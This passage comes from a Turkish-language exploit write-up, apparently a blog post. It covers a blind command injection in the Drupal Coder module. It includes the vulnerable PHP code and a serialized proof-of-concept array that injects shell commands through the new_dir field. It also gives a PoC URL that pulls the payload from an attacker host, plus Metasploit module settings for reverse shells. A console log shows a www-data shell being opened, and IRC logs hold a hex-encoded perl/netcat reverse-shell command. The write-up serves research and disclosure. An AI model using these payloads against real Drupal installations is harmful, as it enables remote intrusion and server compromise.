548     $old_dir = $_coder_upgrade_replace_files ? $item['new_dir'] : $item['old_dir'];
549     $new_dir = $_coder_upgrade_replace_files ? $item['old_dir'] : $item['new_dir'];
550     coder_upgrade_log_print("Making patch file: diff -up -r {$old_dir} {$new_dir} > {$patch_filename}");
551     shell_exec("diff -up -r {$old_dir} {$new_dir} > {$patch_filename}");
552
553     // Remove the path strings from the patch file (for usability purposes).
554     $old1 = $old_dir . '/';
555     $new1 = $new_dir . '/';
556     $contents = file_get_contents($patch_filename);
557     file_put_contents($patch_filename, str_replace(array($old1, $new1), '', $contents));
558 }

```

548 ve 549. satırlarda bu iki değişkenin nasıl atandığını görmekteyiz. Eğer **\$item** isimli array'in **old_dir** ve **new_dir** isimli indisleri mevcut ise, bu değerler doğrudan yeni değişken üretiminde kullanılmakta. Bu bizim için mutluluk verici bir haber. Çünkü **\$item** array'i fonksiyon parametresinden gelmekte. Yani bizim en başından beri kontrol edebildiğimiz bir dizi.

```


8  $a = array(
9      'paths' => array(
10         'modules_base' => '.././././',
11         'files_base' => '../././',
12         'libraries_base' => '../././'
13     ),
14     'theme_cache' => 'theme_cache_test',
15     'variables' => 'variables_test',
16     'upgrades' => array(
17         '0' => array(
18             'path' => '..',
19             'module' => 'foo'
20         )
21     ),
22     'extensions' => array(
23         'php' => 'php'
24     ),
25     'items' => array(
26         '0' => array(
27             'old_dir' => '../././images',
28             'new_dir' => "-v; sleep 100 #",
29             'name' => 'test'
30         )
31     )
32 );
33 echo serialize($a);

```

Aşağıdaki saldırı array'imizin PoC halini oluşturmuş durumdayız. items array'inin new_dir isimli parametresine payload yerleştirilmekte. Bu sayede diff komutunu çalıştıran shell_exec fonksiyonunda Command Injection gerçekleştirebilmekteyiz.

Proof of Concept

Yukarıda son hali paylaşılmış olan array'imizi yerel sunucu üzerinden yayınlıyoruz.



```

a:6:{s:5:"paths";a:3:{s:12:"modules_base";s:8:".././././";s:10:"files_base";s:5:"../././";s:14:"libraries_base";s:5:"../././";s:11:"theme_cache";s:16:"theme_cache_test";s:9:"variables";s:14:"variables_test";s:8:"upgrades";a:1:{i:0;a:2:{s:4:"path";s:2:"..";s:6:"module";s:3:"foo";}}s:10:"extensions";a:1:{s:3:"php";s:3:"php";}s:5:"items";a:1:{i:0;a:3:{s:7:"old_dir";s:12:"../././images";s:7:"new_dir";s:15:"-v; sleep 100 #";s:4:"name";s:4:"test";}}}

```

Görüldüğü üzere serialized edilmiş halde karşımızda. Bu veriyi ise **file** GET parametresi üzerinden uygulamaya göndermeliyiz. En başa, bu file parametresini gönderdiğimiz kod bloğunu hatırlatalım.

```

70  $path = extract_arguments();
71  if (is_null($path)) {
72      echo 'No path to parameter file';
73      return 2;
74  }
75
76  // Load runtime parameters.
77  $parameters = unserialize(file_get_contents($path));

```

Hatırlarsanız **extract_arguments()** fonksiyonu HTTP GET üzerinden file parametresini almakta ve \$path isimli değişkene atamaktaydı. Bu değişken **file_get_contents()** üzerinden indirilmekte ve unserialize edilerek saldırı array'imiz uygulamaya ulaştırılmaktaydı.

POC URL : http://10.0.0.162/drupal/sites/all/modules/coder/coder_upgrade/scripts/coder_upgrade.run.php?file=http://10.0.0.1:8081/exploit.php

Sayfanın geri dönüşü **10 saniye** geciktiğini görmekteyiz. Bu bize **Blind Command Injection** saldırı yapabildiğimizi ispatlamaktadır...!

Metasploit Modülü

Açıkcası şu ana anlatılanları analiz etmem 1 gün gibi ciddi bir süreye, güzel bir cumartesi gününe mal oldu. Detaylı bir kaynak kod analizi, dallanmaları engellemenin yolları, ufak ve ince trickler ile geçen sürenin ardından nihayet PoC'yi gerçekleştirebildik. Şimdi ise sıra "reliable exploit" 'in geliştirilmesine geldi.

Karşılaşılan Engeller

Hatırlarsanız ki saldırı komutumuzu **\$item** array'inin **new_dir** elemanı üzerinden göndermekteyiz. Uzun süren analizlerimizden bir tanesinde, command injection'ı gerçekleştirmeden önce bu değişkenin başka fonksiyonlar tarafından kullanıldığını görmüştük. Hatırlamayanlar için **coder_upgrade_convert_dir()** fonksiyonuna geri dönelim.

```

161 function coder_upgrade_convert_dir($upgrades, $extensions, $item, $recursive = TRUE) {
162     global $_coder_upgrade_filename; // Not used by this module, but other modules may f
163     static $ignore = array(/*'.', '..', '.bzip', '.git', '.svn',*/ 'CVS');
164     global $_coder_upgrade_module_name, $_coder_upgrade_replace_files;
165
166     $dirname = $item['old_dir'];
167     $new_dirname = $item['new_dir'];
168
169     // Create an output directory we can write to.
170     if (!is_dir($new_dirname)) {
171         mkdir($new_dirname);
172         chmod($new_dirname, 0757);
173     }
174     else {
175         coder_upgrade_clean_directory($new_dirname);
176     }

```

Burada **\$item['new_dir']** yani bizim saldırı kodumuzu ilettiğimiz parametre **mkdir()** ve **chmod()** fonksiyonlarında kullanılmakta. Biz 175. satırda ki fonksiyondan korktuğumuz için *-açıp ilgili fonksiyonu okuyun, gerçekten korkutucu-* 171. ve 172. satırlara giriş yapmayı tercih ettik. Zaten bu analizi yaparken de, bize daha sonra ciddi bir problem olacak bir karar veriyoruz, demiştik.

Problem #1: **mkdir** ve **chmod** fonksiyonları input olarak aldığı değişkenin 255 karakterden küçük olmasını istemektedir. Bu kural unix ailesinin dosya ismi boyutu sınırlandırmasından gelmekte. Buda saldırı kodumuzun -shellcode olarak düşünebilirsiniz- belirli bir limitte olmasını zorunlu kılmakta.

Ayrıca diff komutunun herhangi bir error üretip error.log'a yazılmaması için payload'ımız **-v;** karakteri ile başlamakta. Komut sonrası kısmın işlem dışıdırına alınması içinse **[SPACE]#** kullanmak zorundayız. Buda zaten 255 gibi limitli olan bir payload alanı için 5 adet karakterimizde kaybettiğimiz anlamına gelmekte. Asıl payload uzunluğumuz 250 karakter olmak zorunda artık.

Problem #2: Gene **mkdir** ve **chmod** için parametre olarak gelen veride / işareti path belirtmektedir. Bizim reverse_shell vb payloadlarımızı taşıyan bu değişkende / işaretini artık kullanamıyoruz. Yani nc -i /bin/bash 10.0.0.1 diyemeyiz. Çünkü payload içerisinde / bulunmaktadır.

```
'Payload' =>
{
  'Space' => 250,
  'DisableNops' => true,
  'BadChars' => "\x2f",
  'Compat' =>
  {
    'PayloadType' => 'cmd cmd_bash',
    'RequiredCmd' => 'netcat netcat-e bash-tcp'
  },
},
```

Bu problemleri Metasploit'in modüle özellikleri kullanarak aşabilmekteyiz.

Space alanının 250 yapılması ve BadChars olarak \x2f yani / işaretinin atanması Metasploit modülünün payload generate işleminde gerekli encoding'lerin yapılmasını sağlamakta.

Ayrıca PayloadType ve RequiredCmd olarakta 250 karakter altında payload ürettiğine emin

olduğumuz payload tiplerini enable etmiş bulunuyoruz.

Bu iki bilgi ışığında bir metasploit modülü geliştirdim ve PR gönderdim. Bu yazının yazıldığı tarihte de IRC üzerinden HDM (HD Moore) ve WVU-7 nickli metasploit yetkilileri ile de uzun uzun münakaşa ettik. Şu anda itibariyle modül kabul almış durumda.

```
[msf > use exploit/unix/webapp/drupal_coder_exec
[msf exploit(drupal_coder_exec) > set RHOST 10.0.0.159
RHOST => 10.0.0.159
[msf exploit(drupal_coder_exec) > set TARGETURI /drupal/
TARGETURI => /drupal/
[msf exploit(drupal_coder_exec) > set SRVHOST 10.0.0.1
SRVHOST => 10.0.0.1
[msf exploit(drupal_coder_exec) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 10.0.0.1:4444
msf exploit(drupal_coder_exec) > [*] Using URL: http://10.0.0.1:8080/im3il5Tvcd3R1eX
[*] Incoming request detected...
[*] Sending payload...
[*] Command shell session 1 opened (10.0.0.1:4444 -> 10.0.0.159:57592) at 2016-07-21 16:39:44 +0300

[msf exploit(drupal_coder_exec) > sessions -i 1
[*] Starting interaction with 1...

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/var/www/html/drupal/sites/all/modules/coder/coder_upgrade/scripts
```

<https://github.com/rapid7/metasploit-framework/pull/7115/files>

Yukarıdaki adres üzerinden ilgili metasploit modülüne erişebilirsiniz.

EOF.

Son

Olayın sonunda zafiyeti bulan NCC Group araştırmacısı ile de görüşmüş oldum. Kendisi zafiyeti tespit ettikten sonra Remote Code Execution için bir race condition durumunu kullanmaya çalıştığını dile getirmişti. Kendisine(Nickly Bloor) bu süreçteki katkılarından ötürü teşekkür ederim.

Benim exploitation yöntemim ile ilgili yorumlar ise;


```

'items' => array(
  '0' => array(
    'old_dir' => '../..//images',
    'new_dir' => 'test ; sleep 10;',
    'name' => 'test'
  )
);

```

Hi Nicky, I've managed to exploit Coder module with blind command injection technique. All the required variables to reach coder_upgrade_make_patch_file() function are like in photo.

Jul 20

Please look at new_dir element of item variables :-). Can you please tell me is there an easier way to execute command? Or should I start to implementation of msf module?

Jul 20


Damn, nice work Mehmet! That's a more reliable exploit than mine. Go ahead with the module.

Jul 20



Nicky Bloor @nickstadb · Jul 26

Very impressed with @mdisec work on a @metasploit module for my Drupal Coder vuln SA-CONTRIB-2016-039



Add Drupal CODER Remote Command Execution ...

This module exploits CODER module for Drupal 7.x . Patch was released several days ago by Drupal Security Team. Limitation I've seen During Exploitation 1-) Our p...
github.com



Ayrıca Metasploit ekibinin ne kadar ciddi bir community destekçisi olduğunda sizlere gösterebilmiş olacağım. IRC konuşmalarımızdan bir kısmını ekte paylaşıyorum.

```

[21:44:28] <@wvu>      mdisec: Are you Mehmet?
[21:44:36] <mdisec>    yes I'm
[21:44:55] <@wvu>      mdisec: Sorry, was trying to remember
[21:45:00] <mdisec>    np :)
[21:45:03] <@wvu>      Brain trying to get back to normal after con
[21:45:07] <@wvu>      mdisec: I updated your PR

```

```

[21:45:14] <mdisec> I've just read ur comments
[21:45:41] <@wvu> If we can bump the space restriction up a bit, that'd help, but I hope there's a better way
[21:45:44] <@wvu> I've tried the other encoders
[21:45:44] <@wvu> No dice
[21:47:08] <mdisec> Yea space restriction is a huge trouble, only one payload - perl -e system- is working
[21:47:53] <mdisec> Reason of this restriction is about the copy() function of php. Our payload gonna be used as a
copy() function parameter during exploitation
[21:48:10] <mdisec> and max lenght is 255 forced by php internals.
[21:49:19] <@wvu> mdisec: Assumed as much, since the actually command is diff
[21:49:22] <@wvu> Actual*
[21:49:46] <@wvu> [pid 27414] execve("/bin/sh", ["sh", "-c", "diff -up -r ../images f --help && perl -e
'system(pack(qq,H182,,qq,
6d6b6669666f202f746d702f75727a6d3b206e63203139322e3136382e333332e31203434343420303c2f746d702f75727a
6d207c202f62696e2f7368203e2f746d702f75727a6d20323e26313b20726d202f746d702f75727a6d20,))' # > ../..
coder_upgrade/patch/test.patch"], [/* 9 vars */]) = 0
[21:50:37] <mdisec> yeah but there is a plenty of different function call until we reach diff command execution.
[21:50:46] <@wvu> baordog: Set USERNAME to something you know? Then set a PASS_FILE?
[21:50:52] <@wvu> idk recalling options from memory
[21:51:01] <@wvu> mdisec: Right
[21:51:11] <baordog> wvu: I've tried that but it looks like it's trying USERNAME:PASS rather than just pass.
[21:51:16] <@wvu> I'm saying the command itself doesn't seem space-restricted
[21:51:21] <@wvu> It's all the crap happening before
[21:51:47] <mdisec> Yeah exactly
[21:52:12] <@wvu> mdisec: Can we get away with bumping it up a bit?
[21:52:20] <@wvu> It's 225 right now
[21:53:13] <mdisec> yeah but don't forget "f --help && " prefix and " #" postfix.
[21:53:32] <mdisec> how much extra space will save us ?
[21:54:02] <mdisec> I'm gonna try to find best number but there should be a reason why I set it 225 which I don't
remember right now o.o
[21:54:43] <@wvu> baordog: [-] 192.168.33.137:23 - TELNET - LOGIN FAILED: root:123456 (Incorrect: )
[21:54:43] <@wvu> [-] 192.168.33.137:23 - TELNET - LOGIN FAILED: root:12345 (Incorrect: )
[21:54:48] <@wvu> Seems to be working fine for me
[21:58:41] <@wvu> mdisec: Do you really need to do f --help && ?
[21:58:50] <@wvu> Don't really care what the diff command does so long as you can escape it
[21:58:54] <@wvu> I got it working with just ;
[21:59:44] <mdisec> but using --help directly shows help menu regardless syntax is corret or not.
[22:00:15] <mdisec> But when the diff command syntax is not OK, there is gonna be error written into error_log file
[22:00:31] <mdisec> I was trying to be moar sneaky^^
[22:05:18] <mdisec> p << (payload.encoded.length + 4).to_s
[22:05:18] <mdisec> p << ':"f; '
[22:05:18] <mdisec> p << payload.encoded
[22:05:18] <mdisec> p << ';"s:4:"name";s:4:"test";}}}'
[22:05:33] <mdisec> In this case, space limitation will be 250
[22:05:55] <@wvu> mdisec: I got away with + 8 while closing stderr, which seems to be what's written to error.log
[22:06:29] <@wvu> mdisec: I dropped the space after the ;
[22:06:34] <@wvu> So it's + 3
[22:06:36] <mdisec> Cool
[22:06:49] <mdisec> so space gonna be 251
[22:07:06] <@wvu> 4+rand(4)
[22:07:14] <@wvu> It's the +rand(4) that's killing us, I think
[22:07:29] <@wvu> This feels too much like shellcoding, lol
[22:07:30] <@wvu> Golfing
[22:07:38] <mdisec> haha
[22:07:49] <@wvu> Trying to get it to work with 2>&-;
[22:08:13] <mdisec> using (payload.encoded.length + 3).to_s and Space 251 is working for me right now
[22:08:20] <@wvu> It's a start
[22:08:34] <@wvu> Kinda have to decide between not crapping to error.log vs. having a reliably encoded payload
[22:08:34] <@wvu> :/
[22:08:42] <@wvu> brb meeting
[22:19:33] <@wvu> mdisec: -v; works
[22:19:53] <@wvu> Option consistent between Linux and BSD, near as I can tell
[22:21:06] <mdisec> nice catch, so space limitation is 250 in this case
[22:22:12] <mdisec> does +25 space really affects anything ? I don't know a different cmd payload that requires
between 225 - 250 spaces.
[22:22:30] <mdisec> I think msf gonna use same perl -e system payload again.
[22:23:03] <@wvu> mdisec: perl -e is the chosen encoder due to our BadChars

```

[22:23:05] <@wvu> So yeah

[22:24:30] <mdisec> or maybe chosen due to 'RequiredCmd' => 'netcat netcat-e' . Should we enabled more cmd that can works with our space limitation ?

[22:24:45] <@wvu> That would be a good call

[22:24:52] <@wvu> But reverse_netcat is pretty reliable

[22:24:57] <@wvu> And pretty short

[22:25:09] <mdisec> yeah I think so

[22:25:11] <@wvu> The Perl encoder blows it up because of the hex

[22:25:16] <@wvu> So you get double the length

[22:28:36] <mdisec> Using \x2f as a badchar is a must but dunno \x00 should be blocked as well. Let me check does it affects on payload

[22:29:10] <@wvu> mdisec: I don't think we'll ever see 0x00 in a cmd/unix payload

[22:29:18] <@wvu> So it's fair to remove it

[22:29:45] <@wvu> mdisec: I already tried that, though, and it didn't make any difference

[22:29:53] <@wvu> Since there were no nulls to begin with

[22:29:53] <@wvu> :l

[22:29:59] <mdisec> yeah agreed

[22:42:21] <@wvu> mdisec: So much for stealth

[22:42:33] <@wvu> Is sites/all/modules/coder/coder_upgrade/scripts

[22:42:34] <@wvu> lol

[22:45:54] <mdisec> hahah we can remove them all with another command but it will be there again

[22:49:28] <@wvu> mdisec: If you use ; instead of #

[22:49:29] <@wvu> sh: 1: cannot create ../coder_upgrade/patch/test.patch: Directory nonexistent

[22:49:54] <@wvu> Is the patch dir normally autocreated?

[22:50:07] <@wvu> I can't see how you'd need 777 unless another user writes

[22:50:12] <@wvu> So I chown'd to www-data instead

[22:50:43] <@wvu> www-data has +w in that dir

[22:51:45] <mdisec> But if you gonna use # instead of ; we will need 2 space before and after # which increase +4 to +6

[22:51:54] <@wvu> mdisec: Yes :P

[22:52:06] <@wvu> Only need one space, technically

[22:52:09] <@wvu> But that's an increase, yes

[22:52:15] <@wvu> Space before the comment

[22:52:40] <@wvu> The issue with ; is that the > /path/to/whatever is run

[22:52:51] <@wvu> If the dir exists, the empty file gets created

[22:52:57] <@wvu> If the dir doesn't, you error out

[22:53:11] <@wvu> And > /path isn't portable and may error out anyway

[22:53:23] <@wvu> : > /path is most portable, FWIW

[22:55:25] <mdisec> Actually I don't need 777. People may use nginx instead of apache therefore I've used 777 in PR description just want to make it easier

[22:55:35] <mdisec> chown ww-data is OK

[22:55:40] <@wvu> That's fair

[22:56:01] <@wvu> mdisec: I appreciate that you reason through every change you make

[22:56:18] <@wvu> Saves a lot of hassle in review and testing

[22:57:41] <@wvu> Additionally, if you do ; instead of &, you're blocking on the shell for the command line to finish

[22:58:18] <@wvu> mdisec: I think we're just splitting hairs at this point :P

[22:58:31] <@wvu> After the space restriction is improved, it should be reliable enough

[22:58:36] <mdisec> ty, as I said before trying to do my best while I'm learning^^

[22:58:38] <@wvu> And when an exploit doesn't work, you can always fix it...

[22:58:42] <mdisec> hahah

[22:59:01] <mdisec> Have you look ad last comment of NickstaDB ?

[22:59:24] <mdisec> He says module could be installed different path depends on drupal configuration

[22:59:35] <@wvu> Yeah, that's right

[22:59:48] <@wvu> I wanted to comment on that, too

[22:59:53] <@wvu> But went to con

[23:00:00] <@wvu> TARGETURI should be the path to the app, preferably

[23:00:16] <@wvu> But we can weasel around that and suggest it's the path to the specific module within the app

[23:00:18] <@wvu> I'm fine with that

[23:00:55] <mdisec> yeah we are using hard-coded "sites/all/" path right now which is default installation path according to the drupal

[23:01:29] <@wvu> Since we require the full path to access the upgrade script, yeah, we should make it configurable

[23:02:10] <mdisec> look at my suggestion right before comment that I was pinging you ^^

[23:02:31] <mdisec> Shall we go something like "OptString.new('TARGETURI', [true, 'The path of the CODER module installation', '/site/all'])"

[23:02:43] <@wvu> Ah, that

[23:02:51] <@wvu> What about the path to the app, then?

[23:03:08] <@wvu> I installed to /drupal-7.5, directly from the archive

[23:03:10] <mdisec> It's up to TARGETURI

[23:03:13] <mdisec> cool

[23:03:21] <mdisec> again*

[23:03:38] <@wvu> mdisec: You're kinda abusing TARGETURI at that point

[23:03:41] <mdisec> So you gonna need to set "/drupal-7.5/site/all"

[23:03:42] <mdisec> yes

[23:03:58] <mdisec> should we use another module param ?

[23:04:11] <@wvu> Sounds like a hassle

[23:04:16] <@wvu> A lot of people install Durpal directly to the root

[23:04:33] <@wvu> So I can understand the reasoning

[23:04:44] <@wvu> To use /sites/all in TARGETURI

[23:04:47] <@wvu> Drupal

[23:04:50] <@wvu> Derp-all

[23:04:54] <mdisec> ahah

[23:05:07] <@wvu> mdisec: Yeah, I'd say go ahead with the change :)

[23:05:12] <@wvu> + OptString.new('TARGETURI', [true, 'The target URI of the Drupal installation', '/'])

[23:05:15] <@wvu> This is kinda a waste, anyway

[23:05:16] <@wvu> Just /

[23:05:24] <@wvu> Might as well leverage it for something we need

[23:05:51] <mdisec> brb

[23:06:20] <@wvu> k gonna try to shoehorn base64 into the perl encoder

[23:09:03] <@wvu> nvm confusing with ruby :)

[23:28:10] <mdisec> back

[23:30:55] <mdisec> now, Are we gonna use # or ; at the end of payload ? # cause one extrace space. Beside that, ; is cause error.log

[23:31:42] <@wvu> mdisec: I would use #

[23:31:47] <@wvu> I think we should have enough space

[23:32:13] <@wvu> We already cut down on the diff command

[23:32:20] <mdisec> U r the boss;), commiting asap

[23:37:03] <@wvu> mdisec: I'd add at least cmd_bash/bash-tcp to the list

[23:37:22] <@wvu> You might not have one, but you'll usually have the other

[23:37:33] <@wvu> In a full-featured system

[23:37:45] <@wvu> There are others I like to test

[23:38:21] <@wvu> perl python ruby etc.

[23:38:48] <@wvu> mdisec: Curious why this is ARCH_CMD unlike your other module

[23:38:52] <@wvu> Which you converted to ARCH_PHP with php -r

[23:39:50] <mdisec> How can I link github comments here ?

[23:39:54] <@hdm> adOnis: its still part of meterpreter core, but only in the win32/win64 versions

[23:39:55] <mdisec> I've asked that before :-)

[23:40:01] <@wvu> mdisec: Just copy the date-link in the comment

[23:40:28] <mdisec> https://github.com/rapid7/metasploit-framework/pull/7115#discussion_r72088047

[23:40:53] <@wvu> mdisec: Ah, right, space :)

[23:40:56] <@wvu> Thanks for the reminder

[23:42:40] <@wvu> mdisec: If you wanna do the TARGETURI change, feel free

[23:42:52] <@wvu> I'll merge it shortly.